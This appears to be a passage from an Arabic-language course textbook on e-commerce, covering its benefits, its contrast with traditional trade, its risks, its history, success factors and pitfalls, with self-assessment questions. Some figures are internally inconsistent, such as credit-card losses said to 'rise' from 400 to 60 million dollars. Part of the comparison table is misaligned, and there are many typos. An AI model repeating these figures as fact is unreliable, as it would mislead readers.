١. توفر المنتجات والخدمات في جميع الامكنة وكل الأوقات: تتيح التجارة الالكترونية للزبائن امكانية التسوق أو أداء الأنشطة التجارية المختلفة على مدار الساعة ومن أي مكان.
٢. وجود منتجات وخدمات اكثر تنوعاً وبأسعار اقل: وتوفر التجارة الالكترونية للمستهلكين خيارات اكثر لشراء المنتجات والخدمات من بين انواع كثيرة ولموردين كثر. كما تمكن تطبيقات التجارة الالكترونية المستهلكين من ايجاد المنتجات والخدمات التي يحتاجونها وبأقل الأسعار من خلال ما توفره من امكانات بحث ومقارنة بين الأسعار.
٣. التوريد الفوري: **Instant delivery**: يمكن توريد (توصيل) المنتجات والخدمات الرقمية بشكل فوري إلى المستهلك.

٤. توفير المعلومات: يمكن للمستهلك خلال ثوان إيجاد معلومات تفصيلية عن المنتجات والخدمات التي يريد شراءها، كما يستطيع ان يحصل على هذه المعلومات بأشكال مختلفة عبر تقنيات الوسائط المتعددة .
٥. المشاركة في المزادات **Auction**: تتيح التجارة الالكترونية للمستهلك إمكانية الاشتراك في المزادات التي تتم من خلال الشبكة. هذا يسرع عمل الطرفين: البائع الذي يرغب في بيع منتج ما والمشتري الذي يقوم بالبحث عن المنتجات التي يرغبها ويتفاوض مع البائع حول شرائها.
٦. المجتمعات الالكترونية **Electronic Communities**: تسمح تطبيقات التجارة الالكترونية للزبائن بالتفاعل مع بعضهم البعض مكونة بذلك ما يشبه المجتمعات الافتراضية التي يتم من خلالها تبادل الأفكار والخبرات والتجارب عن المنتجات والخدمات التي يشترونها عبر الشبكة.
٧. التخصيص والتفصيل وفقاً لطل الزبون **Customization and Specialization**: لم يكن من الممكن تطبيق هذه المزايا الهامة على نطاق واسع الا بعد ظهور شبكة الانترنت وخدمة المعلومات العالمية **WWW** وسنتعرف عزيزي الدارس، من خلال هذا المقرر بشكل مفصل إلى هذين المفهومين الهامين في التجارة الالكترونية، ولكنني أوجزهما لك هنا على النحو التالي:
 - يقصد بالتخصيص **Specialization** توفير المعلومات وعرض الصفحات لكل زبون وفقاً لاهتماماته واحتياجاته وتفضيلاته.
 - أما التفصيل وفقاً لطلاب الزبون **Customization** فيقصد به تمكين الزبون من تحديد مواصفات المنتج او الخدمة التي يقوم بشرائها، والعمل على توفيرها .

ج/ بالنسبة للمجتمع:

١. العمل عن بعد Telecommuting بفضل تطبيقات التجارة الالكترونية اصبح بالامكان ان يقوم العديد من افراد المجتمع بأداء اعمالهم من منازلهم، دون الحاجة إلى الذهاب إلى مكاتبهم. وهذا يوفر للمجتمع مزايا كثيرة منها تقليل حركة المرور في الشوارع وتقليل تلوث البيئة.

٢. تحسن معايير مستوى المعيشة Higher Standard of living: وانبثق عن تطبيقات التجارة الالكترونية بيع بعض المنتجات بأسعار أقل مما يساعد الأفراد والفئات الفقيرة على شراء سلع أكثر، وبالتالي تلبية احتياجاتها بشكل أفضل، مما يؤدي بدوره إلى رفع مستوى معيشتها.

٣. توفير فرص عمل: مكنت تطبيقات التجارة الالكترونية الأفراد الذين يعيشون في الأماكن الريفية من الوصول إلى المنتجات والخدمات التي تباع عبر المواقع الالكترونية والتي لم يكونا على علم بها. وهذا يحفزهم للسعي لتعلم مهن جديدة أو الحصول على شهادات جامعية.

٤. تحسين الخدمات العامة للمواطنين: كالرعاية الصحية والتعليم وتوزيع الخدمات الاجتماعية الحكومية، حيث يمكن تقديم هذه الخدمات للمواطنين بتكلفة اقل أو تحسين نوعية هذه الخدمات من خلال تطبيقات التجارة الالكترونية. فمثلاً يمكن للأطباء استخدام تقنيات الانترنت لمعالجة مرضاهم بطريقة أفضل .

مزايا التجارة الالكترونية:

كثيرة هي الدراسات والمقالات التي تتناول مميزات التجارة الالكترونية وأهمية اللجوء إليها واعتمادها نمطاً رئيساً للنشاط التجاري في عصر طريق المعلومات فائق السرعة، ويمكننا بإيجاز عرض أبرز مميزات التجارة الالكترونية - تلك التي تهمنا

أكثر في البيئة العربية المستقاة من خلاصات الدراسات والتقارير المشار إليها على النحو التالي :

إيجاد وسائل اتجار توافق عصر المعلومات:

ففي عصر المعلومات والاتجاه نحو قضاء ساعات طويلة أمام أجهزة الكمبيوتر ومواقع الانترنت، تعدو الحاجة ملحة إلى توافق الانماط التجارية مع سمات هذا العصر وسلوكياته، من هنا مكنت التجارة الالكترونية من خلق انماط مستحدثة من وسائل ادارة النشاط التجاري، كالبيع عبر الوسائل الالكترونية (RETIL E-commerce) والتجارة الالكترونية بين قطاعات الاعمال (business to business E-commerce) وفي كلا الميدانين امكن احداث تغيير شامل في طريق اداء الخدمة وعرض المنتج وتحقيق العرض الشامل لخيارات التسوق.

الدخول إلى الاسواق وتحقيق عائد اعلى من الانشطة التقليدية:

ان الصفة العالمية للتجارة الالكترونية الغت الحدود والقيود أمام دخول الاسواق التجارية، وبفضلها تحول العالم إلى سوق مفتوح أمام المستهلك بغض النظر عن الموقع الجغرافي للبائع او المشتري، وإذا كانت اتفاقيات التجارة الدولية (جات، جاتس، تريس) تسعى إلى تحرير التجارة في البضائع والخدمات، فان التجارة الالكترونية بطبيعتها تحقق هذا الهدف دون الحاجة إلى جولات توافق ومفاوضات، من هنا قيل أن التجارة الالكترونية تستدعي جهداً دولياً جماعياً لتنظيمها ابتداءً لأنها بطبيعتها لا تعترف بالحدود والقيود القائمة وتتطلب إن لا تقيدتها أية قيود .

تلبية خيارات الزبون وسهولة:

تمكن التجارة الالكترونية الشركات من تفهم احتياجات عملائها وإتاحة خيارات التسوق أمامهم بشكل واسع، وهذا بذاته يحقق نسبة رضاء عالية لدى الزبائن لا

تتيح وسائل التجارة التقليدية فالزبون يمكنه معرفة الأصناف والأسعار وميزات كل صنف والمفاصلة وتقييم المنتج موضوع الشراء حيث مدى تلبية لرغبة وخيارات المشتري.

الفرق التجارة الإلكترونية والتجارة التقليدية :

ومن وجهة نظر محاسبية بحتة، فإن عملية البيع والشراء تعد جوهر الاختلاف فيما بين التجارة الإلكترونية والتجارة التقليدية، فالإجراءات الرقابية المتبعة في كل من البيئتين مختلفة تماما، والاختلاف الرئيسي يمكن حصره بالقول إن التجارة التقليدية ذات طابع توثيقي، بينما التجارة الإلكترونية ذات طابع غير توثيقي (وهي)، رغم حقيقة تمام العملية.

يوضح الجدول التالي الفرق بشكل أعمق، بعمل مقارنة بسيطة بين دورة البيع في كل من التجارة الإلكترونية والتجارة التقليدية، وبالجدول التالي :

نموذج الفرق بين التجارة الإلكترونية والتجارة التقليدية

التجارة الإلكترونية	التجارة التقليدية	مرحلة دورة المبيعات
صفحة Web	مجلات وممثل تجاري	البحث عن معلومات منتج
بريد إلكتروني	رسالة أو وثيقة	طلب المنتج
بريد إلكتروني	رسالة أو وثيقة	التأكيد على الطلبية
كتالوج على Web	كتالوج مطبوع	مراقبة السعر
لا يوجد	هاتف أو فاكس	التأكد من توفر السلعة
بريد إلكتروني	وثيقة مطبوعة	تسليم الطلبية
بريد إلكتروني	فاكس أو بريد	بعث الطلبية
قاعدة بيانات	وثيقة مطبوعة	التأكد من توفر السلعة بالمخازن
قاعدة بيانات	وثيقة مطبوعة	تخطيط التسليم

تعميم الفاتورة	وثيقة مطبوعة	قاعدة بيانات
تسلم السلعة	المورد	
تأكيد التسليم	وثيقة مطبوعة	بريد إلكتروني
بعث الفاتورة	بريد عادي	بريد إلكتروني
مدة الدفع	وثيقة مطبوعة	قاعدة بيانات
بعث التسوية المالية	بريد عادي	قاعدة بيانات

يلاحظ من جدول المقارنة السابق، بأن التجارة الإلكترونية تفقد عامل التوثيق في أغلب المراحل، وغياب التوثيق له دور سلبي جدا على آلية الاعتراف بالإيراد وخصوصا أن أغلب العمليات ذات طابع غير ملموس.

ويعتقد الباحثان بأن غياب التوثيق وترافقه مع مخاطر التجارة الإلكترونية له أثر مباشر على أساس أو قاعدة العمليات، ويساهم بمشكلة جديدة متعلقة بعملية تحقق الإيراد والاعتراف به.

نستطيع القول بأن التجارة الإلكترونية والتجارة التقليدية لا يختلفان في العناصر المتعلقة بشراء أو بيع السلع والخدمات، ولكن يختلفان في كيفية تنفيذ تلك العناصر. فكلنا يعمل بالتجارة التقليدية، التجارة التي يتداولها كل فرد أو تاجر أو هيئة أو شركة أو مؤسسة في حياتنا اليومية. وكلنا يعلم بأن التجارة التقليدية متعبة ومرهقة ومكلفة، فمصاريفها كثيرة كالإيجار والديكورات ومصاريف الماء والكهرباء والنظافة ومكاتب وأوراق ورواتب الموظفين والمصاريف الإدارية ومصاريف التسويق الباهظة والتي عادة ما تكون تسويق محلي أي على مستوى المدينة التي تتواجد فيها المنشأة أو على مستوى الدولة.

أما التجارة الإلكترونية فإنها تتبع أسلوباً غير تقليدي في الوصول إلى الزبائن، غير أن طريقة ونوع التسويق فيها على مستوى العالم، وهي أيضاً تحقق عائدات ضخمة يقابلها انخفاض كبير في التكاليف مقارنة بالتجارة التقليدية، فالتجارة

الإلكترونية تتم من خلال سوق لربط الزبائن بالتجار يتمثل في شبكة الإنترنت Marketplaces، كما يمكن للشركات من خلال التجارة الإلكترونية القيام بإدارة أفضل لعمليات الشراء، والتوريد، والبيع، والنقل، والتأمين.

وكذلك يمكن من خلال التجارة الإلكترونية توفير معلومات يومية عن الزبائن، وهي تؤدي بلا شك إلى تخفيض تكلفة المعاملات التجارية، لأنها تلغي دور الوسطاء بين البائع والمشتري، والدفع غالباً في التجارة الإلكترونية يكون إلكترونياً عبر بطاقات الائتمان والتحويل البنكي والشيكات الإلكترونية.

من الضروري أن نتكلم عن التجارة التقليدية مع الأخذ بالاعتبار التجارة الإلكترونية. فالتجارة عموماً هي كافة الفعاليات المتعلقة بشراء أو بيع البضائع أو الخدمات. وتتوزع هذه الفعاليات ضمن الفئات الآتية :

- التسويق: وهو الفعاليات المتعلقة بالوصول إلى الزبائن الفعليين والمحتملين، لتزويدهم بالمعلومات عن الشركة والعلامة التجارية والمنتجات أو الخدمات.
- المبيعات: وهي الفعاليات المتعلقة بمعاملة المبيعات الفعلية. بما في ذلك المعاملة نفسها.
- الدفع: وهو الفعاليات المتعلقة بتنفيذ المشتري لالتزاماته في عملية البيع.
- تلبية الطلبات: وهي الفعاليات المتعلقة بتنفيذ البائع لالتزاماته في عملية البيع.
- خدمة الزبون: وهي فعاليات المتابعة بعد تلبية الطلبات، من أجل حل المشاكل والتساؤلات، وتتعلق أيضاً بعملية دعم ما قبل البيع، والتساؤلات العامة وغير ذلك.

ونلاحظ مما سبق أن التجارة التقليدية تختلف عن التجارة الإلكترونية في تنفيذ تلك الفعاليات، إذ إن للتجارة الإلكترونية أسلوباً غير تقليدي في الوصول إلى المستهلكين في كافة أنحاء العالم، أي أنها تحقق عائدات ضخمة يقابلها انخفاض كبير في التكاليف مقارنة بالتجارة التقليدية، كما يمكن للشركات من خلال التجارة الإلكترونية القيام بإدارة أفضل لعمليات الشراء والتوريد والبيع والنقل والتأمين، والعمليات المحاسبية ومراقبة المخزون، كذلك يمكن من خلال التجارة الإلكترونية توفير معلومات ++++ عن الزبائن، وهي بلا شك تؤدي إلى خفض تكلفة المعاملات التجارية، لأنها تلقى يدور الوسيط بين البائع والمشتري.

ثالثاً: مخاطر التجارة الإلكترونية:

تتبع مخاطر التجارة الإلكترونية، وبشكل رئيسي من مخاطر شبكة الإنترنت، فكل تكنولوجيا حديثة ورغم إيجابياتها الكثيرة إلا أن سلبياتها كثيرة كذلك، وفي حالة عدم التمكن من تحجيم تلك السلبيات والسيطرة عليها، ستكون النتائج وخيمة، ويمكن الخطر الرئيسي في التجارة الإلكترونية في إمكانية اختراق الغير للمعلومات الخاصة لكل من المستهلك والتاجر .

ويذكر توم أرنولد Tom Arnold المتخصص بتعقب عمليات الاختراق عبر شبكة الانترنت أن الخسارة الأكبر تعود إلى التاجر ويمكن أن تصنف إلى نوعين دلتين وهما :

١ . مخاطر يمكن اكتشافها ومن أشهرها:

- الفيروسات الرقمية المعروفة.

- قرصنة الانترنت والهواة

٢- مخاطر لا يمكن اكتشافها:

- فيروسات غير معروفة.

- قراصنة الانترنت ذوى خبرة عالية

- التسارع التكنولوجي.

وكما ذكر معهد المحاسبين الأمريكي علي موقع له علي شبكة الانترنت انه تعرض لخسائر في عام ١٩٩٩م نتيجة لاختراقات بطاقات الائتمان بلغت أربعمئة مليون دولار وقد ترتفع الي ستين مليون دولار عام ٢٠٠٥م وهكذا يوضح المعهد الحاجة الملحة لانساء آلية حماية علي الشبكة.

وقد تعزي المخاطر للأسباب التالية :

١- الهجمات المتعددة Intentional Attacks.

٢- خصوصية التعامل The privacy Debate.

٣- فقدان الثقة Loss of Trust.

٤- فشل عملية التحويل Transmission Failures.

٥- غياب التوثيق Lack of Authentication.

٦- سرقة الهوية Theft of Identity.

٧- تزويد الحقائق window Dressing.

٨- آثار ضغوط الاقتصاد Effects of Economic pressures.

أسباب صعوبة تعقب الاختراقات التي تتم عبر شبكة الانترنت.

يعد نظام التجارة الالكترونية بنية مثالية للسرقة والتلاعب وإخفاء آثار

الجريمة ويعود السبب في ذلك للعوامل التالية:-

١- إمكانية الدخول من عدة أماكن.

٢- سرعة العملية.

٣- تباعد المسافات.

٤- عدم وجود هوية محددة.

- ٥- عدم وجود قوانين دولية.
 - ٦- عدم وجود دلالة مادية.
 - ٧- إمكانية إتلاف بيانات الكمبيوتر.
 - ٨- حماية الحسابات البنكية.
 - ٩- عدم الإبلاغ عن الاختراقات.
- الحلول المقترحة للسيطرة على مخاطر التجارة الالكترونية :
- ١- توفي الحذر بإعطاء المعلومات الشخصية.
 - ٢- استخدام برنامج آمن للدخول الي شبكة الانترنت.
 - ٣- التأكد من موقع التاجر علي الشبكة.
 - ٤- استخدام بطاقات الدفع المضمونة.
 - ٥- الحذر من تنزيل برامج عبر الانترنت غير موثوقة المصدر.
 - ٦- الحذر من إعطاء أرقامك السرية.
 - ٧- الاحتفاظ بنسخ من المعلومات.
 - ٨- راقب استخدام الموقع للمحددات.
 - ٩- استخدام الموقع المرخصة.

الفصل الثاني

أساسيات ومفاهيم التجارة الإلكترونية

أساسيات ومفاهيم التجارة الإلكترونية

1 . مفهوم التجارة الإلكترونية E-Commerce

1. 1 تعريف التجارة الإلكترونية E-Commerce

هي عبارة عن بيع وشراء المنتجات والخدمات عبر الأنظمة الإلكترونية مثل شبكة الإنترنت وبقية شبكات الحاسوب الأخرى مثل الانترنت والاكسترنت. وفي تعريف آخر للتجارة الإلكترونية تعرف بأنها التجارة التي تشير إلى مدى واسع من أنشطة التجارة الفورية للمنتجات والخدمات، وتدل على أشكال القيود والمعاملات والصفقات التي تتفاعل فيها الأطراف إلكترونياً وتسمى بالتبادل الفيزيائي أو الاتصال المباشر.

وترتبط التجارة الإلكترونية عادة بالبيع والشراء عبر شبكة الإنترنت أو مزولة القيود ويشمل ذلك نقل الملكية والحقوق لاستخدام البضاعة والخدمات عبر وسائط شبكات الحاسوب. وهذا التعريف ليس كافياً لتغطية التطورات الحالية في هذه الظاهرة التجارية الجديدة المتطورة. ولكن التعريف الآتي ذكره أوسع من سابقه وهو "أن التجارة الإلكترونية هي استخدام الاتصالات الإلكترونية وتكنولوجيا معالجة المعلومات الرقمية في ادخال قيود العمل اليومي لإنشاء العلاقات ونقلها وإعادة تعريفها من أجل إنشاء قيمة بين المنظمات وبين المنظمات والأفراد". وقد وجدت مؤسسة البيانات الدولية International Data Corp (IDC) أن قيمة التجارة الدولية عام 2000م قد بلغت 350,38 بليون دولار. وقد بلغ هذا الرقم إلى 3,14 ترليون دولار بنهاية عام 2004م.

وهناك إحصاء تشير إلى أن عائدات التجارة الإلكترونية في آسيا الباسيفيكية قد بلغت 76,8 بليون دولار عام 2001م و 338,5 بليون دولار في نهاية عام 2004م. وبعد ظهور الإنترنت وانتشارها صار أمر التجارة الإلكترونية ينمو ويزداد بسرعة كبيرة. كما ظهرت أنواع كثيرة من التجارة لم تكن معروفة في السابق مثل تحويل الأموال إلكترونياً وإدارة سلسلة التوريد والتسويق الإلكتروني eMarketing ومعالجة المعاملات فوراً وتبادل البيانات إلكترونياً EDI والأنظمة التلقائية لإدارة المخزون و جمع البيانات. إن

التجارة الإلكترونية الحديثة تستخدم الشبكة العنكبوتية الواسعة (www) World Wide Web على الأقل في نقطة واحدة أو أكثر أثناء التعامل مع القيود اليومية أو أثناء دورة حياة المعاملة (إجراء القيود والصفقات) ومن الممكن أن تستخدم تقنيات أخرى مثل: البريد الإلكتروني وخدمة نقل الملفات ... الخ.

وهناك نسبة ضئيلة من التجارة الإلكترونية تزاوُل مع العناصر الافتراضية مثل الحصول على محتويات مواقع الويب، لكن أغلب التجارة الإلكترونية يشمل العناصر الفيزيائية ونقلها بطريقة ما.

الأعمال الإلكترونية

- توحيد انسياب العمليات
- تحسين الإنتاجية
- ربط التطبيقات الجديدة حسب حاجة العمل والزبون
- إدارة جيدة للموردين والشركاء

2.1 نبذة تاريخية

وتعني الجملة "التجارة الإلكترونية" تسهيل المعاملات التجارية إلكترونياً باستخدام التقنيات مثل: تبادل البيانات إلكترونياً (EDI) Electronic Data Interchange وتحويل الأموال إلكترونياً (EFT) Electronic Fund Transfer وكلها عبارة عن تقنيات ظهرت في السبعينات من القرن الماضي حيث استخدمت في إرسال الوثائق مثل طلبات الشراء والفواتير الإلكترونية.

وترمز الكلمة "electronic" أو اختصاراً "e" إلى التكنولوجيا أو الأنظمة الإلكترونية المستخدمة في تمكين التجارة، أما الكلمة "Commerce" فتشير إلى النموذج التقليدي للتجارة. وعلى هذا الأساس فإن التجارة الإلكترونية تعرف بأنها مجموعة العمليات الكاملة التي تدعم أنشطة الأعمال التجارية على الشبكة. كما أن نمو وقبول بطاقات الائتمان وماكينات الصرف الآلي ATM في الثمانينات هي أيضاً نوع من أنواع التجارة

الإلكترونية. لكن منذ التسعينات وحتى الآن أصبحت كلمة التجارة الإلكترونية تغطي مفهوم أنظمة تخطيط مصادر المؤسسات (ERP) Enterprise Resource Planning وتتقرب البيانات Data Mining ومستودعات البيانات Data Ware housing. ويظن البعض أن أول صفقة تجارية عقدت إلكترونياً في عام 1982م لبيع البضاعة الملموسة بواسطة صرافة تسمى حاسوب بوسطن وهي عبارة عن موقع لشراء الحواسيب المستعملة.

ثم استخدم المصطلح dot com وهي إشارة للمؤسسات والشركات التجارية التي تعمل في المجال التجاري وتميزها عن المؤسسات الأخرى مثل تلك التي تعمل في مجال الشبكات أو المنظمات غير الحكومية وغيرها. وهذا المصطلح دوت كوم قد أطلقته شركة Sun Micro system التي اعتمدت نظام يونكس في بداية الأمر و Cisco . وهذا يختلف عن المصطلح com. الذي ظهر في أواخر المؤسسات التجارية. ثم تلتها موجة أخرى عرفت بدوت نت Dot Net التي روجت لها شركة مايكروسوفت التي انتشرت بفضل منتجاتها مثل فيجوال دوت نت. وعند ظهور مفهوم دوت كوم ودوت نت في التجارة الإلكترونية أصبح ذلك يشمل الأنشطة المعروفة بتجارة الويب. وهي عملية بيع البضائع والخدمات عبر الشبكة العالمية العنكبوتية، وعادة يتم الربط بطريقة سرية (باستخدام بروتوكول الـ HTTPS الآمن والطريقة السرية عبارة عن بروتوكول خاص يوضع على المخدم حيث يقوم بتشفير البيانات الخاصة لحماية الزبائن باستخدام بطاقات التسويق الإلكتروني eShopping وخدمات الدفع الإلكتروني Epayment مثل أدون بطاقات الائتمان.

أما اليوم، فإن التجارة الإلكترونية تضم أنشطة واسعة من الأعمال والعمليات ابتداء بالمصارف الإلكترونية eBanking وحتى الدعم اللوجستي الإلكتروني eLogistic ويزداد اعتماد المصانع الحديثة على عمليات تعتمد على التقنيات الإلكترونية التي أعطت دفعة قوية إلى نمو وتطوير الأنظمة المساندة بما في ذلك الأنظمة التي تعمل من داخل المؤسسات والتطبيقات والبرامج الوسيطة. ومن أمثلة هذه التقنيات الساعات العريضة وشبكات الأنابيب الضوئية وبرامج إدارة سلسلة التوريد وبرامج إدارة علاقات الزبائن وأنظمة التحكم في المخزون وبرامج المحاسبة المالية.

وعندما أصبح الويب معروفاً في أواسط عام 1994م، تنبأ جماعة من الصحفيين

والمهتمين بأن التجارة الإلكترونية ستكون قطاعاً اقتصادياً رئيسياً ولكن استغرق ذلك أربعة أعوام لتطوير وتطبيق البروتوكولات السرية مثل HTTPS. وبالمقابل فإن عدداً كبيراً من الشركات في الولايات المتحدة وغرب أوروبا قامت بتطوير مواقع ويب بدائية في الفترة ما بين عام 1998م وحتى 2000م.

وبالرغم من أن أغلب الشركات التي تعمل في مجال التجارة الإلكترونية الصرفة قد تأثرت وانهارت مع الموجة التي أحدثتها شركات الدوت كوم Dot Com في عامي 2000م و 2001م، إلا أن أغلب المؤسسات التي لا تستخدم التقنيات والتي تسمى بشركات الطوب والطين Brick & Mortar، اعترفت بأن هذه الشركات قد استفادت من دخولها بالتعرف على أسواق جديدة قيمة رغم خسائرها المادية وبدأت بإضافة مقدرات التجارة الإلكترونية في مواقعها.

وقللت الدخول في التجارة الإلكترونية أيضاً بعض العوائق بصورة كبيرة مثل الدخول في بيع أنواع كثيرة من السلع، وبناءً على ذلك فإن أصحاب الشركات الصغيرة الذين يعملون من منازلهم قد أصبح لديهم المقدرة في استعمال الإنترنت لبيع السلع التي ينتجونها. ويستعمل البائعون غالباً مواقع الدلالات الفورية مثل e Bay أو يتم البيع عبر مواقع الويب للشركات الكبيرة مثل Amazon.com من أجل الحصول على الشهرة والظهور في تلك المؤسسات.

3.1 عوامل نجاح التجارة الإلكترونية

في أغلب الأحيان، نجد أن شركات التجارة الإلكترونية تتناضل ليس فقط من أجل منتجاتها ولكن لتكوين فريق إداري منافس وخدمات بيع جيدة وهيكل تجاري جيد التنظيم وبنية تحتية شبكية، وموقع ويب آمن جيد التصميم.

4.1 متطلبات المعلومات التجارية

- اتصالات الصوت
- اتصالات البيانات
- اتصالات الصور
- اتصالات الفيديو (الصور المتحركة)

أسئلة تقويم ذاتي



1. عرف التجارة الإلكترونية ؟
2. ظهرت أنواع كثيرة من التجارة لم تكن معروفة في السابق أذكر بعضاً منها ؟
3. كم بلغت قيمة التجارة الدولية في العام 2000م ؟
4. قدم نبذة تاريخية مختصرة عن التجارة الإلكترونية.
5. متى عُدَّت أول صفقة تجارية إلكترونية ؟

2. بعض الظواهر الفنية والتنظيمية

- هناك بحوث كثيرة قد أجريت في مجال التسويق وتحليل السوق. ولم تكن التجارة الإلكترونية في معزل عن التخطيط الجيد والقوانين الأساسية التي تخص العرض والطلب كما أن فشل الشركات في مجال التجارة الإلكترونية أمر كثير الحدوث في أرض الواقع مثل بقية القطاعات الأخرى تماماً.
- فريق إداري جيد مسلح باستراتيجية تكنولوجيا المعلومات. استراتيجية الشركة في مجال تكنولوجيا المعلومات يجب أن تكون جزءاً من إعادة تصميم العمليات.
- توفير طريقة سهلة وأمنة للعملاء لإدخال القیود والمعاملات، وتعتبر البطاقات الآمنة الوسيلة الأكثر شعبية لإرسال الدفعيات عبر الإنترنت حيث تقدر المبيعات المباشرة بحوالي 90% من جملة المشتريات. وترسل أرقام البطاقة في الماضي بطريقة آمنة

بين الزبون والمتجر عبر قنوات دفع مستقلة. وهذه القنوات المستقلة لا زالت تستخدم من قبل كثير من الشركات الصغيرة والمنزلية. أما اليوم فإن أغلب المتاجر تعالج قيود البطاقات الائتمانية في مواقعها بواسطة بعد الترتيبات مثل المصارف التجارية وشركات البطاقات الائتمانية.

- توفير الموثوقية والسرية.
 - توفير صورة كاملة عن العلاقة مع الزبائن، وذلك بالتأكيد على جميع العاملين والموردين والشركاء لهم حق التصور الذي يتكون لدى الزبون.
 - بناء نموذج عمل ذي صيت تجاري.
 - هندسة سلسلة القيمة الإلكترونية والتي تجعل المرء يركز في عدد محدود من المنافس الأساس.
 - التشغيل عند الحد المعقول للتكنولوجيا (الحد الفاصل) أو قريب من ذلك، والاستمرار والبقاء في العمل مهما تغيرت التقنيات.
 - تكوين تنظيم أو شراكة ذات إنذار مبكر ومثيق للاستجابة الفورية لأي تغييرات تحدث للبيئة الاقتصادية والاجتماعية والفيزيائية.
 - توفير موقع ويب جذاب.
 - تحديد مسار عمليات الشركة، ومن المحتمل أن يكون ذلك بإعادة العمليات الهندسية وتكنولوجيا المعلومات.
 - تقديم فهم كامل للمنتج أو الخدمة المقدمة والتي لا تشمل معلومات المنتج فقط ولكن يتعدى ذلك إلى الناصحين وأهل الاختيار.
- وفي العادة فإن البائعين في أسواق التجارة الإلكترونية يجب عليهم أيضاً تنفيذ بعض المهام الإنسانية مثل أن يكونوا صادقين في المعلومات التي تخص المنتج ومدى توفيره والشحن بصورة جيدة ومعالجة المشاكل بكفاءة وحزم. إن الخاصية الوحيدة في بيئة الانترنت هي أن الزبائن قادرين على معالجة معلومات البائعين البعيدة أكثر مما هو عليه الحال في التجارة التقليدية (مؤسسات الطوب والطين).

تدريب (1)



1. وضح كيف يتم توفير الوثوقية والسرية في أسواق التجارة الإلكترونية؟
2. توفير موقع ويب جذاب ، قد يساعد في نجاح واحترام الموقع ، وضح كيف يتم ذلك ؟

أسئلة تقويم ذاتي



1. أشرح بعض الظواهر الفنية والتنظيمية للتجارة الإلكترونية .
2. ما هي الوسيلة الأكثر شعبية لإرسال الدفعيات عبر الإنترنت ؟

3. خبرة الزبون

- عزيزي الدارس، إن شركات التجارة الإلكترونية الناجحة تقدم تجارب ممتعة ومجزية للزبائن وهناك عوامل كثيرة تساعد في نجاح هذه التجارب مثل:
- إعطاء قيمة للزبائن: لأن البائعين ينجزون هذا العمل بتقديم المنتج أو خط الإنتاج الذي يجذب الزبون الأساسي بأسعار تنافسية كما هو الحال في التجارة التقليدية.
 - إعطاء الخدمة والأداء: تقديم تجربة شراء سريعة الاستجابة وسهلة الاستخدام.
 - تقديم حوافز للزبائن للشراء والعودة كذلك: وتقدم هذه التنازلات في شكل كوبونات وعروض خاصة وخصومات ويساعد في ذلك وضع روابط الإنترنت في المواقع المشهورة وبرامج الإعلانات التي توضع في المواقع الشهيرة.
 - لفت الانتباه الشخصي: مواقع معدة ومجهزة لأفراد معينين واقتراحات الشراء والعروض الخاصة الموجهة للأفراد يستعد بها نيابة عن عملية البيع وجهاً لوجه الذي يحصل في نقاط البيع التقليدية.

- **تكوين المجتمع:** غرف الدردشة ومجالس النقاش وبرامج ولاء الزبون والحفاظ على عضويته تساعد في بناء هذا الاتجاه.
- **امتلاك تجربة الزبون الكلية:** حيث يقوم الخياط الإلكتروني e.Tailor بمعاملة كل عقود الزبائن على حدة كجزء من التجربة الكلية.
- **ترك الزبائن بأن يساعدوا أنفسهم:** وذلك بتمكين النظرة الشائعة للخدمة الذاتية Self-Service، سهولة الاستخدام بدون مساعدة من أي فرد يساعد في هذا الجانب. ويشمل هذا توفير معلومات عن المنتج ومعلومات البيع غير المباشر Cross – sell وتقديم البضائع باستخدام المنتجات البديلة.
- **مساعدة الزبائن للقيام بمهامهم:** أدلة التفصيل الإلكتروني والتسويق المباشر تقدم مثل هذه المساعدات تحت مظلة مقارنة المعلومات وتسهيلات بحث جيدة. وتحسين مكون المعلومات وتعليقات الأمان والصحة قد تساعد الذين يقومون بالتفصيل الإلكتروني بتعريف وظيفة الزبون.

إدارة علاقات الزبائن

- اكتساب زبائن جدد
- زيادة رضا الزبائن الحاليين
- تقليل نفقات التشغيل
- الإنتاجية عبر إدارة انسياب العمل

الفوائد:

- زيادة العائدات
- تقليل النفقات
- كسب الزبائن
- جذب الزبائن وإرضائهم
- زيادة الإنتاجية



4. المشاكل

وإذا افترضنا أن مقدم المنتجات والخدمات في التجارة الإلكترونية قد قام بإتباع هذه العوامل الأساسية بصرامة لتكوين استراتيجية واضحة وقوية للتجارة الإلكترونية، فلا بد أن تظهر هناك بعض المشاكل قد تظهر، ونتمثل في:

1. **الفشل في فهم الزبون:** لماذا يشتري وكيف يشتري؟ ونجد بعض المنتجات ذات السمعة الطيبة ربما تفشل إذا لم يتمكن المنتجين وبائعي القطاعي من فهم عادة الزبون وتوقعاته ومثرائه. وتستطيع التجارة الإلكترونية أن تحل هذه المشكلة الحويصة بواسطة أبحاث تسويق ابتكارية ومركزة مثلما يحدث في التجارة التقليدية.
2. **الفشل باعتبار الوضع التنافسي:** في إمكان المرء أن تكون له الرغبة لبناء نموذج أعمال مفصلة بدقة، ولكن قد لا تتوفر القدرة على التنافس مع شركات مثل أمازون.

3. **عدم القدرة للتنبؤ بالتفاعلات البيئية:** ما الذي يفعله المنافسون؟ هل يقومون بعرض اسم تنافسي مشهور أو موقع ويب تنافسي؟ هل سيمتدنون خدماتهم التي يعرضونها؟ هل سيسعون إلى تدمير مواقع المنافسين؟ هل ستنتهي حرب الأسعار؟ ما الذي سوف تفعله الحكومة؟ البحث عن المنافسين والمصانع والأسواق ربما يحسن ويجود بعض المقترحات هنا، تماماً كما هو الحال في الأسواق غير الإلكترونية.

4. **التقدير الزائد لمصادر التنافس:** هل في إمكان فريق العمل الحالي أن تنفذ الاستراتيجية المقترحة بنفس المعدات والبرامج والعمليات؟ هل فشل الخياطين

الإلكترونيين في تطوير مهارات عمالية وإدارية؟ هذا الأمر ربما يحتاج إلى تخطيط مصادر عميق وتدريب العاملين.

5. **الفشل في التنسيق:** إذا لم تكن التقارير الحالية وعلاقات التحكم كافية فإن المرء يتجه نحو هيكل تنظيمي مسطح، ومحوسب ومرن ربما يساعد أو لا يساعد في التنسيق.

6. **الفشل في إيجاد موافقة من الإدارة العليا:** وينتج عن هذا فشل لاكتساب مصادر كافية للمؤسسة لتنفيذ المهام وقد يساعد في ذلك مشاركة أحد المديرين في الإدارة العليا منذ بداية المشروع.

7. **الفشل في إيجاد موافقة من العاملين:** إذا لم يوضح المخططون استراتيجياتهم بصورة جيدة للعاملين أو فشلوا في توضيح الصورة الكاملة للعمال، فإن التدريب وتقديم الحوافز للعاملين قد يساعد في إبراز الإستراتيجية.

